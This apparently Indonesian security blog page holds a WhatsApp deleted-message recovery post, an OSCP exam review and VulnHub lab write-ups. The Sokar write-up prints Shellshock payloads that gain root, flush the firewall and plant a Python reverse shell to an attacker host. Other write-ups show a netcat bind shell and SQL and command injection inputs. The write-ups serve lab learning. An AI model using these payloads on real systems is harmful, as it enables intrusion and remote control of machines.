Category: Security

  • [Mobile Forensic] Recover Deleted Whatsapp Record

    [Mobile Forensic] Recover Deleted Whatsapp Record

    Jaman sekarang kita bisa menemukan handphone yang di persenjatai operating system android dimana2x. Harganya relatif murah dan terjangkau oleh banyak orang dengan berbagai fitur canggihnya. HP Android sekarang sudah bagaikan sebuah komputer dalam saku sehingga sistemnya bisa di anggap dan diperlakukan seperti halnya sebuah komputer.

    Whatsapp, merupakan aplikasi mobile messenger yang populer di Indonesia. Penggunaannya yang mudah dengan fitur yang cukup untuk memudahkan kita berkomunikasi dengan teman-teman kita.

    Terkadang dalam menggunakannya, kita berbincang dengan orang-orang yang mana percakapan itu tidak ingin di ketahui orang, misalnya bagi mereka yang punya selingkuhan. Sehingga demi amannya, tentu saja menghapus chatting-an adalah jalan paling singkat dan mudah untuk menyembunyikannya.

    Dengan menghapus chatting-an maka pesan-pesan kita tidak terlihat lagi. Aman deh dari ketahuan !!! hehehe…. Sayangnya sama sekali tidak.

    Seperti kebanyakan aplikasi pada android, media penyimpanan data yang digunakan adalah sebuah database yang bernama SQLite. Dengan menggunakan sqlite urusan data jadi lebih mudah dan programmer tidak perlu memikirkan metoda penyimpanan sendiri, sehingga pengembangan aplikasi bisa berkonsentrasi kepada fitur-fitur yang ingin digunakan.

    Ketika sebuah record dihapus dari database sqlite, sebetulnya system tidak akan benar-benar menghapusnya. Record hanya akan ditandai sebagai “Free Space”, kecuali bila dijalankan fitur “vacuum” atau di set menggunakan secure delete function. Tapi dari mencoba beberapa aplikasi, belum satupun saya menemukan yang menggunakan fitur tersebut yang artinya semua record masih ada disana, kecuali bila sudah di timpa alokasi “kosong”-nya.

    Whatsapp secara otomatis akan melakukan backup harian sebanyak 5 file, dan juga memiliki file operation yang di letakan di directory yang hanya bisa di akses bila kita menggunakan root.

    5 buah file ini tentu saja cukup membantu kita untuk mencari dan menemukan kembali pesan-pesan yang dihapus. Dan tentu saja, file operation yang terdiri dari 2 buah file database yang juga akan sangat membantu.

    Tapi file-file ini dalam kondisi ter-enkripsi, sehingga butuh ekstra tambahan kerja untuk bisa men-decrypt file-file ini. Terutama pada system yang baru yang menggunakan crypt9. Untuk crypt8 kebawah tutorial cara men decryt-nya cukup banyak bisa ditemukan. Untuk crypt9 belum dipublikasikan. Tapi tentunya bukan tidak ada jalan membongkar crypt9 ini kan 😀

    Selain itu Whatsapp juga memiliki log message yang bisa membantu kita membandingkan bila ada pesan yang dikirim atau diterima dari dan ke mana.

    Anda bisa mencari menggunakan keyword undelete sqlite record.

    Tersedia versi opensource yang dapat di temukan di github


  • OSCP Certification Review

    oscp

    The Offensive Security Certified Professional (OSCP)

    Sudah lama saya berniat mengambil sertifikasi yang satu ini dan akhirnya belum lama ini keinginan tersebut tercapai. Sebelum memulai mengambilnya saya sudah melakukan review dan membaca di banyak site mengenai bagaimana kursus yang diberikan dan juga ujian sertifikasi dari OSCP itu sendiri.

    Sedikit Tentang Sertifikasi Security

    Dibanyak kalangan di Indonesia, nama OSCP tidak terlalu dikenal. Umumnya para praktisi security sajalah yang mengenal nama OSCP. Mayoritas sertifikasi yang dikenal adalah CEH (Certified Ethical Hacker) dari EC-Council. Walaupun kalau anda ingin menaikan nilai anda di mata HRD, barangkali CEH adalah pilihan yang lebih tepat di bandingkan OSCP. Selain CEH, sertifikasi populer lainnya adalah CISSP yang walaupun berbeda bidangnya dengan CEH tapi seringkali saya temui di samakan.

    Buat saya sendiri, akan ada perbedaan yang sangat nyata dari mereka yang lulus dan mendapatkan sertifikasi melalui ujian tertulis (soal multiple choice) dibandingkan dengan ujian lab yang otomatis akan menguji keahlian anda secara langsung. Bila dalam ujian tertulis dengan multiple choice anda bisa datang tanpa mengetahui apapun, membawa kancing untuk menentukan pilihan anda dan berdoa semoga Dewi Fortuna bersama kancing anda dan memberikan jawaban yang benar, dalam ujian lab, tanpa mengetahui apapun jelas anda tidak akan bisa melakukan apa-apa dan mungkin akan segera meninggalkan lab.

    Bagi saya sendiri sertifikasi hanyalah sebuah pernyataan :

    1. Anda memiliki keahlian minimal untuk lulus ujian.
    2. Anda memang sangat hebat.
    3. Dan khusus untuk ujian tertulis, anda berteman dengan baik dengan file-file VCE atau Exam keluaran testking, actualtest, dan sejenisnya.

    Yang mana dari ke-3 hal diatas yang menjadi sertifikasi anda yang sebenarnya ??? Di jawab sendiri saja yaa hehehe….

    Karena itulah  saya memutuskan mengambil OSCP, lebih karena keinginan saya menguji diri saya sendiri dalam ujian lab yang mengharuskan saya menguasai teknik-teknik pentest dan penerapannya.

    Mengambil Kursus PWK

    Kisah saya akhirnya mengambil ujian OSCP ini lumayan panjang, tapi pada intinya, sekalipun mengangkat judul “kursus”, disana hampir bisa dibilang tidak diberikan sebuah kursus yang benar-benar kursus. Kursus yang diberikan adalah sebuah lab berisi banyak sekali mesin yang diletakan berlapis dalam beberapa subnet lalu disana kita menguji dan berlatih keahlian untuk melakukan penetration test atau pentest.

    Kursusnya sendiri diberi judul “Penetration Testing with Kali Linux” atau disingkat PWK.

    Bahan dari kursusnya adalah sebuah dokumen berformat PDF dan sejumlah video. Dokumen PDF yang diberikan berisi dasar operasi kali linux dan tools dasar untuk melakukan penetration test dan sejumlah arahan untuk mengkoordinasi hasil pentest. Sementara videonya sendiri berisi narasi dari dokumen PDF yang diberikan.
    offsec-sayHampir semua isi dalam dokumen dan video tersebut adalah hal yang sangat dasar, karena sisanya diharapkan kita menggali sendiri untuk menguasainya lebih jauh. Maka tak heran bila disana mereka menerapkan moto, “Try Harder” yang mungkin bisa di terjemahkan menjadi, “Belajar Lagi Lebih Keras”.

    Walaupun judul dari kursusnya mengusung tema Kali Linux, tapi ujian dan kursus adalah 2 hal yang berbeda. Dalam ujian mereka tidak peduli apa yang anda gunakan selama tidak menggunakan exploit otomatis seperti nessus, metasploit pro, dan lainnya. Jadi keahlian anda menggunakan tools minimal dan keahlian anda berdasarkan pengetahuan andalah yang diuji.

    Lab

    Model kursus yang diberikan adalah akses VPN ke sebuah lab dan disana tersedia banyak sekali mesin dengan aneka vulnerability yang tersedia di mesin-mesin tersebut. Dari mulai system berbasis opensource sampai dengan komersial tersedia disana. Dari exploit jenis lama hingga exploit agak baru dan kalau cukup mahir menemukan juga terdapat exploit baru. Selain urusan exploit, masalah-masalah dengan konfigurasi yang salah atau kurang tepat, administrator yang menganut paham “sementahun” juga ada.

    Intinya segala kemungkinan sebuah penetrasi bisa terjadi tersedia disana.

    Dari mulai perangkat server, router, hingga home wifi seperti netgear, berdasarkan fingerprint yang saya dapatkan bisa ditemukan.

    Selama melakukan lab, kita juga bisa berkonsultasi dengan para instruktur melalui IRC di channel #offsec. Tapi jangan berharap anda akan mendapatkan pentujuk lengkap, how to, step by step. Keberadaan mereka disana lebih kepada membantu kalau ada kesulitan dengan mesin-mesin di lab atau diskusi-diskusi untuk mendapatkan clue. Dan jangan kaget kalau anda akan banyak mendapatkan jawaban “Try Harder” :D.

    Waktu Ujian

    Waktu ujian yang diberikan adalah 48 jam untuk menyelesaikan seluruh tugas yang terdiri dari 24 jam teknikal dan 24 jam dokumentasi. Setiap target memiliki poin dan anda harus memiliki minimal 70 poin untuk lulus.

    Ujian dimulai, ditandai dengan datangnya email yang memberikan informasi akses lab untuk anda dan dokumen yang berisi target untuk menjalankan tugas anda. Sejak email dikirimkan, 24 jam dari waktu tersebut, lab akan ditutup untuk anda dan kemudian dalam waktu 24 jam anda sudah harus mengirimkan dokumentasi pentest yang telah anda lakukan.

    Ujian Pertama Akhir Desember 2014

    Pada waktu mengajukan waktu ujian, saya melakukan sebuah kesalahan yang cukup fatal, jam mulai yang diberikan adalah jam 00 alias jam 12 malam. Sementara hari tersebut saya di kantor hingga malam dan malam sebelumnya pun begadang. Otomatis waktu istirahat saya sangatlah minim. Jadi yang kemudian terjadi, sekitar jam 3 saya sudah mulai teler. Tapi saya bertahan mengerjakan semua tugas hingga betul-betul tidak kuat lagi sekitar jam 8 pagi. Lalu saya memilih tidur.

    Sebuah strategi yang sangat fatal karena saya bangun kesiangan dan dengan kondisi fisik yang kurang enak.

    Satu hal yang membuat saya sangat lama menjalankan tugas adalah adanya 1 tugas yang membutuhkan sebuah “permainan” yang saya sangat sadar kalau saya sangat jarang menggunakannya. Sehingga saya membutuhkan waktu sangat lama hanya untuk mencari tahu bagaimana membuka sebuah windows informasi tertentu :-p

    Learning by doing waktu ujian betul-betul tidak membantu, akhirnya mendekati tengah malam yang artinya akan segera habis waktu ujian, rasa frustasi sempat muncul. Tapi dengan semangat 45 akhirnya saya berhasil mendapatkan shell tepat disaat koneksi VPN terputus. Waktu sudah selesai dan poin masih dibawah 70.

    Gagal !!!! *hick

    Teman-teman di channel mengatakan saya harus mengambil kursus khusus tentang sebuah alat bernama weker :-p

    Ok No problemo….

    Persiapan Ujian Lagi

    Untuk persiapan ujian ke-2, saya secara khusus memperdalam menggunakan “sesuatu” yang menjadi titik lemah ujian kemarin. Dan akhirnya pertengahan maret 2015 saya mendapatkan kesempatan mengambil ujian.

    Tapi kali ini saya mengajukan dispensiasi waktu agar waktu mulai ujian bisa dilakukan sore hari (waktu WIB) dan akhirnya ujian dimulai jam 4 sore. Horeeee !!!!!

    Untuk ujian kali ini saya mengambil cuti agar bisa tidur sepuasnya sebelum ujian dimulai.

    Dan dengan keyakinan bisa mengatasi bagian terlemah yang membuat saya gagal sebelumnya, yang membutuhkan waktu berjam-jam hanya untuk masalah navigasi, kali ini poin 75 dapat saya raih dalam waktu 3.5 jam, termasuk bagian yang habis-habisan saya latih untuk bisa saya kuasai yang kali ini bisa diselesaikan dengan super cepat dibandingkan sebelumnya  😀

    Tapi boleh dong saya ingin mendapatkan perfect score 😛

    Sambil mengejar sisa poin, saya mulai memasukan data-data ke dalam dokumen yang sudah saya persiapkan sebelumnya. Template-template sudah siap dan tinggal di letakan saja. Sehingga lewat tengah malam, dokumen pun siap buat dikirim. Maklum saya jarang mem-format dokumen sehingga membutuhkan waktu lama menyusunnya. Tanpa menyiapkan template pastinya akan membutuhkan waktu lebih lama lagi.

    Tapi 24 jam belum berakhir, jadi masih ada waktu sangat banyak untuk mengejar perfect score. 

    Hasil Ujian

    3 hari kemudian, datanglah sebuah email dengan subject yang mengatakan, “Lulus !!!!“.

    Yes, I’m Try Harder !!!

    Saran

    Selama saya belajar untuk mempersiapkan diri mengambil ujian OSCP ini, saya berlatih sendiri dengan menggunakan virtual mesin yang disediakan oleh VulnHub. Kalau anda berminat mengambil OSCP atau bahkan OSCE, mesin VM dari mereka akan sangat membantu anda belajar lebih jauh menguasai semua bahan yang ada dalam ujian. Variasi vulnerability yang ada dalam vm mereka sangat bervariasi dan sangat menantang. Dari level mudah hingga level expert tersedia disana.

    Dan sebuah saran yang sangat tidak kalah pentingnya adalah, istirahatlah yang cukup sebelum memulai, ajukan permohonan mulai ujian, sesuaikan dengan kebiasaan jam istirahat. Dan yang pasti bersantailah agar badan fit ketika ujian gila ini dimulai.

    Special thank for VulnHub Team that help me to pass an exam and for a strickers 😀

    Next target is OSCE. Tapi bahkan ketika baru mau mendaftarkan diri mengikuti course OSCE, ujian sudah dimulai. Anda harus bisa menemukan sendiri kode registrasi dan sebuah kode rahasia untuk bisa mendaftar. Mantap !!!!

    Tenang, saya sudah dapat ke-2 kode tersebut kok 😀


    vulnhub sticker


  • TopHatSec: FartKnocker – Write Up

    Last week, i downloaded a new vm from VulnHub made by Top-Hub-Sec admin.  This VM is design for anybody who want to learn packet analysis or network forensic. Combination between network analysis and a small research help me to finish this game. I also remember my luck to help me gain last access to this vm.

    My FartKnocker VM ip address is 192.168.56.101

    My Kali VM ip address is 192.168.56.102

    First, I’m doing standard thing :-p

    [themify_box style=”black” ]

    nmap -A 192.168.56.101

    Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-07 22:24 WIB
    mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using –system-dns or specify valid servers with –dns-servers
    Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
    NSE Timing: About 92.86% done; ETC: 22:24 (0:00:02 remaining)
    Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
    NSE Timing: About 92.86% done; ETC: 22:25 (0:00:03 remaining)
    Nmap scan report for 192.168.56.101
    Host is up (0.00047s latency).
    Not shown: 999 closed ports
    PORT STATE SERVICE VERSION
    80/tcp open http?
    |_http-title: Site doesn’t have a title (text/html).
    MAC Address: 08:00:27:3D:0D:C8 (Cadmus Computer Systems)
    OS fingerprint not ideal because: Didn’t receive UDP response. Please try again with -sSU
    No OS matches for host
    Network Distance: 1 hop

    TRACEROUTE
    HOP RTT ADDRESS
    1 0.47 ms 192.168.56.101

    OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 76.59 seconds

    [/themify_box]

    I found that port 80 is open.


    So it’s time to open a browser to url http://192.168.56.101

    fastknoker - vulnhub


    This page give me a file pcap1.pcap.

    So what next ?? I open a file and try to see if there is some information there. So i just remember that a name is fastknocker. Name of knocker ring me a bell.

    So i put a file in tcpreply.

    [themify_box style=”black” ]

    tcpreplay -t -i eth0 pcap1.pcap
    sending out eth0
    processing file: pcap1.pcap
    Actual: 65 packets (5505 bytes) sent in 0.09 seconds
    Rated: 61166.7 bps, 0.47 Mbps, 722.22 pps
    Statistics for network device: eth0
    Attempted packets: 65
    Successful packets: 65
    Failed packets: 0
    Retried packets (ENOBUFS): 0
    Retried packets (EAGAIN): 0

    [/themify_box]

    and nmap again

    [themify_box style=”black” ]

    nmap -A 192.168.56.101

    Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-07 22:26 WIB
    mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using –system-dns or specify valid servers with –dns-servers
    Nmap scan report for 192.168.56.101
    Host is up (0.0010s latency).
    Not shown: 998 closed ports
    PORT STATE SERVICE VERSION
    80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
    |_http-title: Site doesn’t have a title (text/html).
    8888/tcp open sun-answerbook?
    1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
    SF-Port8888-TCP:V=6.47%I=7%D=4/7%Time=5523F71E%P=x86_64-unknown-linux-gnu%
    SF:r(NULL,E,”/burgerworld/\n”)%r(GetRequest,E,”/burgerworld/\n”)%r(HTTPOpt
    SF:ions,E,”/burgerworld/\n”)%r(FourOhFourRequest,E,”/burgerworld/\n”)%r(Ge
    SF:nericLines,E,”/burgerworld/\n”)%r(RTSPRequest,E,”/burgerworld/\n”)%r(RP
    SF:CCheck,E,”/burgerworld/\n”)%r(DNSVersionBindReq,E,”/burgerworld/\n”)%r(
    SF:DNSStatusRequest,E,”/burgerworld/\n”)%r(Help,E,”/burgerworld/\n”)%r(SSL
    SF:SessionReq,E,”/burgerworld/\n”)%r(Kerberos,E,”/burgerworld/\n”)%r(SMBPr
    SF:ogNeg,E,”/burgerworld/\n”)%r(X11Probe,E,”/burgerworld/\n”)%r(LPDString,
    SF:E,”/burgerworld/\n”)%r(LDAPBindReq,E,”/burgerworld/\n”)%r(SIPOptions,E,
    SF:”/burgerworld/\n”)%r(LANDesk-RC,E,”/burgerworld/\n”)%r(TerminalServer,E
    SF:,”/burgerworld/\n”)%r(NCP,E,”/burgerworld/\n”)%r(NotesRPC,E,”/burgerwor
    SF:ld/\n”)%r(WMSRequest,E,”/burgerworld/\n”)%r(oracle-tns,E,”/burgerworld/
    SF:\n”)%r(afp,E,”/burgerworld/\n”)%r(kumo-server,E,”/burgerworld/\n”);
    MAC Address: 08:00:27:3D:0D:C8 (Cadmus Computer Systems)
    Device type: general purpose
    Running: Linux 3.X
    OS CPE: cpe:/o:linux:linux_kernel:3
    OS details: Linux 3.11 – 3.14
    Network Distance: 1 hop

    TRACEROUTE
    HOP RTT ADDRESS
    1 1.01 ms 192.168.56.101

    OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 8.47 seconds

    [/themify_box]

    now we have port 8888 open. I try to check this port

    fastknoker - vulnhub 2



    Oke than… I try to go back to a browser and go to http://192.168.56.101/burgerworld/ and found a new page. In this page, i found new a pcap file.

    fastknoker - vulnhub 3


    I’m inspecting a packet and found a http transaction in there. I choice to follow a stream and see a face of Corn Holio.

    Ok this is a clue.

    fastknoker - vulnhub 6


    After a small trying with cornholio combination I try to go to a page http://192.168.56.101/imcornholio/ and holaa new page is open.

    fastknoker - vulnhub 7


    This page also give a scramble line. I try to found what tipe of this. So i go to http://www.asciitohex.com that give me many option of basic conversion. I choice to use base64 and click to convert and see in a text box that said

    fastknoker - vulnhub 8


    [themify_box style=”black” ]

    Open up SSH: 8888 9999 7777 6666

    [/themify_box]

    Great….

    I try again to knocking a target

    [themify_box style=”black” ]

    for PORT in 8888 9999 7777 6666; do nmap -PN 192.168.56.101 -p $PORT; done

    [/themify_box]

    and fire up nmap

    [themify_box style=”black” ]

    nmap -p1-65535 -T4 -A 192.168.56.101

    Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-07 23:26 WIB
    Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
    Service scan Timing: About 50.00% done; ETC: 23:27 (0:00:06 remaining)
    Nmap scan report for 192.168.56.101
    Host is up (0.00053s latency).
    Not shown: 65533 closed ports
    PORT STATE SERVICE VERSION
    22/tcp open ssh (protocol 2.0)
    | ssh-hostkey:
    | 1024 8d:1f:97:c6:4d:e9:1d:2b:5d:b8:6e:64:66:bb:48:2b (DSA)
    | 2048 02:31:1c:77:aa:c1:f6:2b:d3:09:f6:e0:63:fe:a9:37 (RSA)
    |_ 256 fe:16:33:a4:4d:7f:3d:db:b6:11:d4:b8:c1:32:b6:79 (ECDSA)
    80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
    |_http-title: Site doesn’t have a title (text/html).
    1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
    SF-Port22-TCP:V=6.47%I=7%D=4/7%Time=55240555%P=x86_64-unknown-linux-gnu%r(
    SF:NULL,29,”SSH-2\.0-OpenSSH_6\.6\.1p1\x20Ubuntu-2ubuntu2\r\n”);
    MAC Address: 08:00:27:3D:0D:C8 (Cadmus Computer Systems)
    Device type: general purpose
    Running: Linux 3.X
    OS CPE: cpe:/o:linux:linux_kernel:3
    OS details: Linux 3.11 – 3.14
    Network Distance: 1 hop

    TRACEROUTE
    HOP RTT ADDRESS
    1 0.53 ms 192.168.56.101

    OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds

    Hola, port 22 is open.

    [/themify_box]

    Go ssh to

    fastknoker - vulnhub 9


    [themify_box style=”black” ]

    root@kali:~/Doc/Course/vulnhub/fastknocker# ssh cornholio@192.168.56.101
    ############################################
    # CONGRATS! YOU HAVE OPENED THE SSH SERVER #
    # USERNAME: butthead #
    # PASSWORD: nachosrule #
    ############################################

    [/themify_box]

    Oke .. There is a password and username give as a banner there.

    Try to reconnect with this username and password kick me out just after i success to login. Try again and kick again.

    Look like it desaign to not to get a shell.

    So i try to use an sftp to connect. And now i can explore in there.

    fastknoker - vulnhub 10


    I see a file named nachos and after get that file it said

    [themify_box style=”black” ]

    Great job on getting this far.

    Can you login as beavis or root ?

    [/themify_box]

    Now what shoud I do ?

    I found there is an nc there, but when i try to us it, it rejected me. So what i do is copy all version of nc exist in that box and put it back in home of butthead

    Now i type

    [themify_box style=”black” ]

    ssh butthead@192.168.56.101 /home/butthead/nc -e /bin/sh  -lvp 7777

    [/themify_box]

    an on other terminal i type

    nc -v 192.168.56.101 7777

    try to type ls and see a result. Ok there is a result.

    I type

    python -c ‘import pty; pty.spawn(“/bin/sh”)’

    And now i got a shell.

    fastknoker - vulnhub 11


    Explore and explore, and found nothing. I’m going no where to go to beavis or root.

    So, i decided to go to http://en.wikipedia.org/wiki/Beavis_and_Butt-head and try to read about this character and also search at youtube about nacho rules.

    Hemm…. beavis, butt-head, nacho. Reading back to wikipedia page ring me a bell.

    May be a creator of this vm only want to talk about a “name”. So i collect all name from wiki page. and create a wordlist from there.

    First name i try is “Mike Judge”. Not, it not work. But how about “mikejudge” ???

    Hiyee… it’s work 😀

    So the clue of this game is both analysis and research.

    The final word i want to say is, “Thank you for your good game Top-Hat-Sec” 😀


  • Sokar mean Sokar

    Sokar is a game to celebrate a VulnHub BirthDay.

    And this is my dirty write up on how i play sokar


    root@kali:~/sokar# nmap -A -p 1-65535 10.10.16.108

    Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-11 03:02 WIB
    Nmap scan report for 10.10.16.108
    Host is up (0.00053s latency).
    Not shown: 65534 closed ports
    PORT STATE SERVICE VERSION
    591/tcp open http Apache httpd 2.2.15 ((CentOS))
    | http-methods: Potentially risky methods: TRACE
    |_See http://nmap.org/nsedoc/scripts/http-methods.html
    |_http-title: System Stats
    MAC Address: 08:00:27:F2:40:DB (Cadmus Computer Systems)
    Device type: general purpose
    Running: Linux 2.6.X|3.X
    OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
    OS details: Linux 2.6.32 – 3.10
    Network Distance: 1 hop

    TRACEROUTE
    HOP RTT ADDRESS
    1 0.53 ms 10.10.16.108

    OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 14.26 seconds


    one of my usually do when playing with a vulnhub is try to imagine when an image create an try to find a file around that date

    wget -U “() { test;};echo \”Content-type: text/plain\”; echo; echo; /bin/find / -iname \”*\” -mtime -60 -print” http://192.168.56.101:591/cgi-bin/cat

    root@kali:~/sokar# wget -U “() { test;};echo \”Content-type: text/plain\”; echo; echo; export PATH=/bin:/sbin:/usr/bin:/usr/sbin ; /bin/cat /var/spool/mail/bynarr ” http://10.10.16.108:591/cgi-bin/cat–2015-02-11 03:43:08– http://10.10.16.108:591/cgi-bin/cat
    Connecting to 10.10.16.108:591… connected.
    HTTP request sent, awaiting response… 200 OK
    Length: unspecified [text/plain]
    Saving to: `cat.8′

    [ <=> ] 552 –.-K/s in 0s

    2015-02-11 03:43:08 (7.34 MB/s) – `cat.8′ saved [552]

    root@kali:~/sokar# cat cat.8

    Return-Path: <root@sokar>
    Delivered-To: bynarr@localhost
    Received: from root by localhost
    To: <bynarr@sokar>
    Date: Thu, 13 Nov 2014 22:04:31 +0100
    Subject: Welcome

    Dear Bynarr. Welcome to Sokar Inc. Forensic Development Team.
    A user account has been setup for you.

    UID 500 (bynarr)
    GID 500 (bynarr)
    501 (forensic)

    Password ‘fruity’. Please change this ASAP.
    Should you require, you’ve been granted outbound ephemeral port access on 51242, to transfer non-sensitive forensic dumps out for analysis.

    All the best in your new role!

    -Sokar-


    Interesting BUT….

    wget -U “() { test;};echo \”Content-type: text/plain\”; echo; echo; export PATH=/bin:/sbin:/usr/bin:/usr/sbin ; (sleep 1; echo password) | python -c \”import pty; pty.spawn([‘/bin/su’,’-c’,’whoami’]);\” ” http://10.10.16.108:591/cgi-bin/cat

    and it said that i’am root 😀

    So it more easy to do

    wget -U “() { test;};echo \”Content-type: text/plain\”; echo; echo; export PATH=/bin:/sbin:/usr/bin:/usr/sbin ; (sleep 1; echo password) | python -c \”import pty; pty.spawn([‘/bin/su’,’-c’,’iptables -F’]);\” ” http://10.10.16.108:591/cgi-bin/cat

    Now firewall is off

    Now create a reverse shell

    wget -U “() { test;};echo \”Content-type: text/plain\”; echo; echo; echo \”import socket;import subprocess;HOST = ‘10.10.16.106’\”;PORT = 51242;s = socket.socket(socket.AF_INET, socket.SOCK_STREAM);s.connect((HOST, PORT));while 1:; data = s.recv(1024)\; proc = subprocess.Popen(data, stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True); stdout_value = proc.stdout.read() + proc.stderr.read(); s.send(stdout_value);s.close()\” >> /tmp/panggil ” http://10.10.16.108:591/cgi-bin/cat

    wget -U “() { test;};echo \”Content-type: text/plain\”; echo; echo; export PATH=/bin:/sbin:/usr/bin:/usr/sbin ; (sleep 1; echo password) | python -c \”import pty; pty.spawn([‘/bin/su’,’-c’,’python /tmp/kambing’]);\” ” http://10.10.16.108:591/cgi-bin/cat

    Sokar

    Fiuh….

    This is Birthday party of VulnHub !!!!


    HAPPY BIRTHDAY !!!!!


  • Kvasir Write-UP

    This is my incomplete write up for challenge from VulnHub Kvasir image.

    I run an image using a virtualbox. And after figuring out i found this network schema create by rasta_mouse

    Thank you for this fun !!!

    KvasirMap


    IP Address

    attacker : 192.168.56.102

    target : 192.168.56.101

    So let’s start with Web Machine

    Attacker to Web Server

    I’m doing a port scanning to found an open port

    [themify_box style=”black” ]nmap -A -p 80 192.168.56.101[/themify_box]

    and give me a result

    [themify_box style=”black” ]

    Starting Nmap 6.47 ( http://nmap.org ) at 2014-10-17 13:46 EDT
    Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
    Parallel DNS resolution of 1 host. Timing: About 0.00% done
    Nmap scan report for 192.168.56.101
    Host is up (0.00062s latency).
    PORT   STATE SERVICE VERSION
    80/tcp open  http    Apache httpd 2.2.22 ((Debian))
    |_http-methods: No Allow or Public header in OPTIONS response (status code 200)
    |_http-title: Site doesn’t have a title (text/html).
    MAC Address: 08:00:27:CF:5D:57 (Cadmus Computer Systems)
    Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
    Device type: general purpose|router|media device|phone|webcam
    Running (JUST GUESSING): Linux 3.X|2.6.X|2.4.X (94%), Linksys Linux (92%), Nokia Linux 2.6.X (88%), Google Android 4.X (87%), Sony embedded (87%), AXIS embedded (87%)
    OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linksys:linux_kernel cpe:/o:nokia:linux_kernel:2.6 cpe:/o:google:android:4.0.4 cpe:/o:linux:linux_kernel:2.4.21
    Aggressive OS guesses: Linux 3.2 – 3.10 (94%), Linux 2.6.32 – 3.10 (92%), Linux 2.6.35 (92%), Linux 2.6.22 (SPARC) (92%), Linux 2.6.32 – 3.5 (92%), Linux 3.6 – 3.10 (92%), Linksys EA3500 WAP (92%), Linux 3.0 (91%), Linux 3.11 – 3.14 (91%), Linux 2.6.38 – 3.0 (91%)
    No exact OS matches for host (test conditions non-ideal).
    Network Distance: 1 hop

    TRACEROUTE
    HOP RTT     ADDRESS
    1   0.62 ms 192.168.56.101

    OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
    Nmap done: 1 IP address (1 host up) scanned in 23.91 seconds

    [/themify_box]

    So there is only one port is open

    Going to a browser

    Kvasir Web Login


    After lookin around I found that this page have SQL Injection

    Kvasir Register


    So I do this input at that page

    [themify_box style=”black” ]

    username : kambing
    password : kambing
    dob : 11/11/11′,1,NULL) —

    [/themify_box]

    Now my usename kambing have an admin access.

    After looking around, I found that “Service Check” page doesn’t have a evaluation system for an input. It will just passing any command to a shell.

    Look like it run a command

    service something status

    So now i do

    ;/sbin/ifconfig;

    give a result

    [themify_box style=”black” ]

    eth0 Link encap:Ethernet HWaddr 32:75:e6:c4:66:22
    inet addr:192.168.1.100 Bcast:192.168.1.255 Mask:255.255.255.0
    inet6 addr: fe80::3075:e6ff:fec4:6622/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:6304 errors:0 dropped:0 overruns:0 frame:0
    TX packets:611127 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:724257 (707.2 KiB) TX bytes:110439865 (105.3 MiB)

    eth1 Link encap:Ethernet HWaddr ae:ca:9d:38:35:52
    inet addr:192.168.2.100 Bcast:192.168.2.255 Mask:255.255.255.0
    inet6 addr: fe80::acca:9dff:fe38:3552/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
